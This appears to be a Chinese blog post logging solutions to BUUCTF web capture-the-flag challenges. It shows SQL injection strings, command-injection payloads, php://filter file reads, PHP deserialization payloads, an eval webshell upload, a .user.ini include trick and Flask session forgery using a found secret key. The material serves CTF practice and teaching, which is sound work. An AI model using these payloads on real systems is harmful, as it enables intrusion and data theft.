BUUCTF刷题记录(持续更新中~)

原创

xiaolong22333 已于 2022-04-13 17:17:42 修改 4491 收藏 10

文章标签： web 安全

于 2021-04-03 22:38:34 首次发布

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/xiaolong22333/article/details/115332682

版权

> 之前陆陆续续做过一些题，但都没有记录，这次打算巩固一下，记录下来。

文章目录

[GXYCTF2019]BabySQli

[网鼎杯 2020 青龙组]AreUSerialz

[MRCTF2020]你传你□呢

[GYCTF2020]Blacklist

[MRCTF2020]Ez_bypass

[强网杯 2019]高明的黑客

[BUUCTF 2018]Online Tool

[RoarCTF 2019]Easy Java(不会)

[GXYCTF2019]BabyUpload

[GXYCTF2019]禁止套娃

[GWCTF 2019]我有一个数据库

[BJDCTF2020]The mystery of ip

[BJDCTF2020]Mark loves cat

[BJDCTF2020]ZJCTF，不过如此

[安洵杯 2019]easy_web

[网鼎杯 2020 朱雀组]phpweb

[De1CTF 2019]SSRF Me(不会)

[NCTF2019]Fake XML cookbook

[ASIS 2019]Unicorn shop

[BJDCTF2020]Cookie is so stable

[CISCN 2019 初赛]Love Math

[BSidesCF 2020]Had a bad day

[SUCTF 2019]Pythonginx

[安洵杯 2019]easy_serialize_php

[0CTF 2016]piapiapia

[WesternCTF2018]shrine

[SWPU2019]Web1

[WUSTCTF2020]朴实无华

[网鼎杯 2020 朱雀组]Nmap

[MRCTF2020]PYWebsite

[极客大挑战 2019]FinalSQL

[NPUCTF2020]ReadlezPHP

[BJDCTF2020]EasySearch

[MRCTF2020]Ezpop

[NCTF2019]True XML cookbook

[GYCTF2020]FlaskApp

[CISCN2019 华北赛区 Day1 Web2]ikun

[CISCN2019 华东南赛区]Web11

[CISCN2019 华北赛区 Day1 Web1]Dropbox

[BSidesCF 2019]Futurella

[GWCTF 2019]枯燥的抽奖(打不开)

[GWCTF 2019]猫咪的猫类(打不开)

[MRCTF2020]套娃

[极客大挑战 2019]RCE ME

[WUSTCTF2020]颜值成绩查询

[BSidesCF 2019]Kookie

[FBCTF2019]RCEService

[CISCN2019 总决赛 Day2 Web1]Easyweb

[Zer0pts2020]Can you guess it?

[CISCN2019 华北赛区 Day1 Web5]CyberPunk

[网鼎杯 2018]Comment(不会)

[RCTF2015]EasySQL(不会)

[CSCCTF 2019 Qual]FlaskLight

[HITCON 2017]SSRFme

[HFCTF2020]EasyLogin

[GYCTF2020]Ezsqli

[SUCTF 2019]EasyWeb

[SWPUCTF 2018]SimplePHP

[网鼎杯 2020 白虎组]PicDown

[HarekazeCTF2019]encode_and_encode

[b01lers2020]Welcome to Earth

[NCTF2019]SQLi

[watevrCTF-2019]Cookie Store

[WUSTCTF2020]CV Maker

[RootersCTF2019]I_<3_Flask

[CISCN2019 华东南赛区]Double Secret

[BJDCTF2020]EzPHP

[GYCTF2020]EasyThinking

[NPUCTF2020]ezinclude

[HFCTF2020]JustEscape(不会)

[强网杯 2019]Upload

[网鼎杯2018]Unfinish

[GYCTF2020]Easyphp

[MRCTF2020]Ezaudit

[红明谷CTF 2021]write_shell

[SCTF2019]Flag Shop

[GXYCTF2019]StrongestMind

SUCTF 2018]GetShell

[安洵杯 2019]不是文件上传

[b01lers2020]Life on Mars

[GYCTF2020]Ez_Express

[ISITDTU 2019]EasyPHP

[HarekazeCTF2019]Avatar Uploader 1

[HarekazeCTF2019]Avatar Uploader 1

[CSAWQual 2019]Web_Unagi

[BSidesCF 2019]SVGMagic

[EIS 2019]EzPOP

[SWPU2019]Web4

[网鼎杯 2020 半决赛]AliceWebsite

[SUCTF 2018]MultiSQL

[GXYCTF2019]BabysqliV3.0

[Black Watch 入群题]Web

[SUCTF 2018]annonymous

October 2019 Twice SQL Injection

[RoarCTF 2019]Simple Upload

[DDCTF 2019]homebrew event loop

[CISCN2019 华东南赛区]Web4

[WMCTF2020]Make PHP Great Again

[GoogleCTF2019 Quals]Bnv

[HFCTF2020]BabyUpload

[NPUCTF2020]ezlogin

[极客大挑战 2020]Greatphp

[GWCTF 2019]mypassword

[RootersCTF2019]babyWeb

[2020 新春红包题]1

[XNUCA2019Qualifier]EasyPHP

[羊城杯2020]easyphp

EasyBypass

[安洵杯 2019]iamthinking

[网鼎杯 2020 青龙组]filejava

[CISCN2019 总决赛 Day1 Web4]Laravel1

[CISCN2019 华东北赛区]Web2

[NESTCTF 2019]Love Math 2

[watevrCTF-2019]Pickle Store

[RootersCTF2019]ImgXweb

[HarekazeCTF2019]Easy Notes

[PASECA2019]honey_shop

[BSidesCF 2019]Pick Tac Toe

[WMCTF2020]Make PHP Great Again 2.0

virink_2019_files_share

[HCTF 2018]WarmUp

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

最终目标是要利用`include`包含`fffflllaaaagggg`，想执行`include`就需要

```
(! empty($_REQUEST['file'])&& is_string($_REQUEST['file'])&& emmm::checkFile($_REQUEST['file']))
```

这三项都为true

`! empty($_REQUEST['file'])` 只要输入了就为true

`is_string($_REQUEST['file'])` 需要输入的是字符串才为true

`emmm::checkFile($_REQUEST['file'])` 是重点，它调用了emm类中的checkFile方法，输入的参数需要满足白名单也就是 `source.php` 或者 `hint.php`，并且得包含 `?`，所以payload为

```
source.php?file=hint.php?/../../../../../../fffflllllaaaagggg
```

[极客大挑战 2019]EasySQL

随便试了一下，秒了

`username=admin' or 1=1--+&password='`

[强网杯 2019]随便注

很经典的一题，堆叠注入，后面还有它的变种：[GYCTF2020]Blacklist

```
(查库)
1';show databases;#
(查表)
1';show tables;#
(查列)
1';show columns from `words`;
1';show columns from `1919810931114514`;
```

解法1

发现 `1919810931114514` 表中有flag，而 `words` 表中则是id和data，也就是说它原本是读取 `words` 表中的内容，我们只需要把 `words` 换成 `1919810931114514`，将 `id` 列换成 `flag` 列就能读取flag了，

```
1';rename table `words` to `word1`;rename table `1919810931114514` to `words`;alter table `words` change flag id
 varchar(100);#
```

然后再 `1'or 1=1#` 就有flag了

解法2

预处理

```
比如
set @xl='1919810931114514';  存储表名
set @sql=concat('select * from',@xl); 存储sql语句
char(115,101,108,101,99,116)  select
prepare xiaolong from @sql;  预定义sql语句
execute xiaolong;   执行预定义sql语句
```

测试发现还有 `strstr` 函数，大小写绕过即可

```
1';SET @sql=concat(char(115,101,108,101,99,116),'* from `1919810931114514`');PREPARE xiaolong from @sql;execute
xiaolong;
```

解法3

用handler代替select

```
1';handler `1919810931114514`open; handler `1919810931114514` read first;
```

这也是后面一变种题的解法

[极客大挑战 2019]Havefun

傻逼题

```
?cat=dog
```

[SUCTF 2019]EasySQL

搜wp时发现

看见听说比赛的时候原理泄漏了的

```
1 select $_GET['query'] || flag from flag
```

是这样 md 谁想的到啊 别欺负我们菜鸡好不好

> 在oracle 缺省支持 通过 ‘||’ 来实现字符串拼接，但在mysql 缺省不支持。需要调整mysql 的sql_mode
> 模式：pipes_as_concat 来实现oracle 的一些功能

```
1;set sql_mode=PIPES_AS_CONCAT;select 1
```

非预期

```
*,1
```

[ACTF2020 新生赛]Include

php伪协议读文件

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

[极客大挑战 2019]Secret File

抓包发现`secr3t.php`
php伪协议

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

[极客大挑战 2019]LoveSQL

```
username=admin'or '1'='1&password=1
```

登陆后得到密码`916ac54a426380d931b6d858656a9090`，但没有flag
尝试报错注入

```
username=admin
password=916ac54a426380d931b6d858656a9090'and updatexml(1,concat(0x7e,(select database()),0x7e),1)#
```

```
916ac54a426380d931b6d858656a9090'and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='geek'),0x7e),1)#
916ac54a426380d931b6d858656a9090'and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'),0x7e),1)#
916ac54a426380d931b6d858656a9090'and updatexml(1,concat(0x7e,(select group_concat(password) from l0ve1ysq1),0x7e),1)#
```

但updatexml()查询的字符串长度最大为32，所以还要用substr函数来截取
不过其实没这么麻烦，直接联合查询就行

```
'union select 1,2,group_concat(password) from l0ve1ysq1#
```

[GXYCTF2019]Ping Ping Ping

解法1：字符串拼接

```
?ip=127.0.0.1;s=g;cat$IFS$9fla$s.php
```

解法2：base64编码

```
?ip=127.0.0.1;echo$IFS$9Y2F0IGZsYWcucGhw|base64$IFS$9-d|sh
```

```
cat flag.php的base64编码为Y2F0IGZsYWcucGhw
echo$IFS$9Y2F0IGZsYWcucGhw的结果为Y2F0IGZsYWcucGhw
echo$IFS$9Y2F0IGZsYWcucGhw|base64$IFS$9-d的结果为cat flag.php
再加上|sh就是执行前面的cat flag.php
```

解法3：内联执行

```
?ip=127.0.0.1;cat$IFS$9`ls`
```

[ACTF2020 新生赛]Exec

```
127.0.0.1&cat /flag
```

[极客大挑战 2019]Knife

菜刀或蚁剑连接

[护网杯 2018]easy_tornado

```
hint.txt
md5(cookie_secret+md5(filename))
```

如果直接改文件名去访问flag就会跳转到这个页面

```
error?msg=error
```

结合题目，应该是要模板注入找到`cookie_secret`
在`handler.settings`可以找到`cookie_secret`，这没用过还真不知道

{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '5a2c6ab1-ce52-49fa-90d4-a380324b67f9'}

```
file?filename=/flllllllllllag&filehash=665a7d61f98ceaa33fc5a07c266c4fc7
```

[RoarCTF 2019]Easy Calc

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

php特性
变量名中有空白符->删除空白符
变量名中有特殊字符->转化为下划线
所以传`空格num`即可绕过黑名单
然后用`scandir`列出文件

```
?%20num=print_r(scandir(chr(47))); #chr(47)代表/
```

file_get_contents读取f1agg

```
file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103));
```

[极客大挑战 2019]Http

源码中有`Secret.php`，我眼拙没看见，跟个傻逼一样扫了半天
依次修改3个http头

```
Referer
X-Forwarded-For
User-Agent
```

[极客大挑战 2019]PHP

`www.zip`得到源码
最简单的反序列化
属性个数的值大于实际属性个数，跳过 __wakeup()函数的执行

```
<?php
class Name{
    private $username='admin';
    private $password=100;
}
$p=new Name();
echo serialize($p);
?>
```

payload:

```
index.php?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

注意是`private`声明，所以多了`%00`

[极客大挑战 2019]Upload

上传`.phtml`文件

```
Content-Disposition: form-data; name="file"; filename="321.phtml"
Content-Type: image/gif

GIF98A
<script language='php'>eval($_POST[cmd]);</script>
-----------------------------163500222123103337173703665791
Content-Disposition: form-data; name="submit"
```

```
Content-Type: image/png
Content-Type: image/jpg
Content-Type: image/gif
这3种都可以
```

记得文件内容加上`GIF98A`

[极客大挑战 2019]BabySQL

双写绕过

```
'uniunionon selselectect 1,2,group_concat(schema_name) frfromom infoorrmation_schema.schemata#
'uniunionon selselectect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables wherwheree table_sche
ma='ctf'#
'uniunionon selselectect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns wherwheree table_na
me='Flag'#
'uniunionon selselectect 1,2,group_concat(flag) frfromom ctf.Flag#
```

[ACTF2020 新生赛]Upload

上传`,phtml`文件

[ACTF2020 新生赛]BackupFile

备份文件泄露

访问`index.php.bak`

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

因为是弱等于，所以在进行数字与字符串的判断时会先将字符串转成数字

```
index.php/?key=123
```

[HCTF 2018]admin

考验一点代码审计

解法1：弱口令

```
username:admin
password:123
```

可能是出题人想让我们知道弱口令的重要性吧，不然可就太弱智了~

解法2：unicode欺骗
在改密码界面查看源代码可看到题目的源码地址，下载下来进行审计

```
def register():

    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = RegisterForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        if session.get('image').lower() != form.verify_code.data.lower():
            flash('Wrong verify code.')
            return render_template('register.html', title = 'register', form=form)
        if User.query.filter_by(username = name).first():
            flash('The username has been registered')
            return redirect(url_for('register'))
        user = User(username=name)
        user.set_password(form.password.data)
        db.session.add(user)
        db.session.commit()
        flash('register successful')
        return redirect(url_for('login'))
    return render_template('register.html', title = 'register', form = form)
```

https://blog.csdn.net/xiaolong22333

在注册这里有个`strlower函数`

> strlower():它将字符串中的所有大写字母转换为小写字母，并返回一个新字符串

但碰到unicode编码例如`ᴬᴰᴹᴵᴺ`则会转化为`ADMIN`
接着看，在登陆处和改变密码处同样用到了`strlower`

```
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)
        return redirect(url_for('index'))
    return render_template('login.html', title = 'login', form = form)
```

https://blog.csdn.net/xiaolong22333

```python
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)
```

https://blog.csdn.net/xiaolong22333

所以思路如下：首先注册时username填`ADMIN`，这时会调用`strlower`，于是就注册了一个username为`ADMIN`的用户，之后再用`ADMIN`进行登陆，又调用`strlower`，就能以`ADMIN`登陆，然后再改密码再一次调用`strlower`，把`ADMIN`变成了`admin`，这就达到了改`admin`密码的效果

```
ADMIN——>ADMIN——>admin
```

unicode

解法3：flask session伪造

代码审计仔细点可以发现

```
{% include('header.html') %}
{% if current_user.is_authenticated %}
<h1 class="nav">Hello {{ session['name'] }}</h1>
{% endif %}
{% if current_user.is_authenticated and session['name'] == 'admin' %}
<h1 class="nav">hctf{xxxxxxxxx}</h1>
{% endif %}
<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>

{% include('footer.html') %}
```

https://blog.csdn.net/xiaolong22333

只需伪造flask-session就可以了，而想要破解session还需要`SECRET_KEY`
结果发现可以找到

```python
import os

class Config(object):
    SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
    SQLALCHEMY_DATABASE_URI = 'mysql+pymysql://root:adsl1234@db:3306/test'
    SQLALCHEMY_TRACK_MODIFICATIONS = True
```


好的，可以搬出脚本伪造session了


解密

```
python flask_session_cookie_manager3.py decode -c ".eJxF0EFrgz
AYxvGvMnLuYab1IvTQEhtSeF9xxJbkUjZnp29MB2pRU_rdJ73s-Fx-8Pwf7HLtqr5mydDdqxW7NN8sebC3L5YwK9QI1NbZuZiNP7XADy1SPpqwC4
aOPjubAFptUMOEsogMuQi99YYUNwFbS260Mo3A2xoFTCAgAO0b5JZA5xx4ERutIuCKg_9whsrFXrYoYktHsmJPIOoGw6mG4GYUB5dJNVmfv4MsZp
QqQp2uDaVb9lyxsu-ul-HXVbf_CzINmWidpTJkEtYYfrjRJlifxobqhXcjEjagXQweZivydbbbvrjbp68WYqj6ga3Yva-6VxwWbdjzDwKAZio.YG
dC4w.UuujSbZ57GYUFlR44TrsYon-QIs" -s "ckj123"
{'_fresh': True, '_id': b'd2029a9e2bee3ae640c03b2f9f31285314e5b956ffb26c3ef90da52fa43103320b7fc1463e9a253b62ddb7
0c25059f2cd0c08b75a39241d8b1fd40e24b5517b1', 'csrf_token': b'da389df738c7786a63fa9b8c09063b1992c2d478', 'name':
'test', 'user_id': '14'}
```

将`name`替换成`admin`后加密

```
python flask_session_cookie_manager3.py encode -t "{'_fresh':
True, '_id': b'd2029a9e2bee3ae640c03b2f9f31285314e5b956ffb26c3ef90da52fa43103320b7fc1463e9a253b62ddb70c25059f2cd
0c08b75a39241d8b1fd40e24b5517b1', 'csrf_token': b'da389df738c7786a63fa9b8c09063b1992c2d478', 'name': 'admin', 'u
ser_id': '14'}" -s "ckj123"
.eJxF0MGKwjAUheFXGbJ2MY12I7hQUkOEe0uHVLnZiKN12pvGgarURnz3KW5meTYfnP8p9ueuutZifuvu1UTsm5OYP8XHt5gLp0wP3Nb5rhwobFu
Q6xa56CkuI_Em5DuKYM0MLTxQlwmxTzC4QGwkRWwd-97pLIHgalTwAAUReNWgdAy2kCDLlKxJQBoJ4csTH0d73KpMHW_YqRWDqhuM2xqiH1Ctfa7
Nw4XiE3Q5oDYJ2mxKnC3EayKO1-68v_366vJ_QWcxV613fIy5hinGH0mWogtZSlyPvO-RsQHrUwgwOFVM8-XizV0OoRqJwyk0FzER92vVveuIZCZ
ef2iJZnM.YGdGhg.ZnzMLxyduFAyIf_LJLSFpIWGNmQ
```





脚本地址

https://github.com/noraj/flask-session-cookie-manager

[极客大挑战 2019]BuyFlag

```
<!--
 ~~~post money and password~~~
if (isset($_POST['password'])) {
 $password = $_POST['password'];
 if (is_numeric($password)) {
  echo "password can't be number</br>";
 }elseif ($password == 404) {
  echo "Password Right!</br>";
 }
}
-->
```

cookie中user改为1

password=404a

money用数组绕过或科学计数法

[BJDCTF2020]Easy MD5

抓包发现hint

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 04 Apr 2021 03:57:25 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Hint: select * from 'admin' where password=md5($pass,true)
X-Powered-By: PHP/7.3.13
Content-Length: 3165
```

用`ffifdyop`绕过MD5

然后进入levels91.php

```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

数组绕过
进入levell14.php

```
 <?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

依旧数组绕过

[SUCTF 2019]CheckIn

上传图片马，文件头加上`GIF89A`来绕过
上传`.user.ini`，内容为

```
auto_prepend_file=2.jpg
```

相当于文件头加上 include(“2.jpg”)
同样加上GIF89A绕过

访问


```
/uploads/d99081fe929b750e0557f85e6499103f/index.php
```

[ZJCTF 2019]NiZhuanSiWei

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

text用 `data协议` 或 `php://input` 写入welcome to the zjctf

file用php伪协议读取useless.php




```php
//useless.php
<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

反序列化读取flag.php

```php
<?php
class Flag{  //flag.php
    public $file='flag.php';
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$p=new Flag();
echo serialize($p);
?>
```

最后的payload记得把file的值改成useless.php



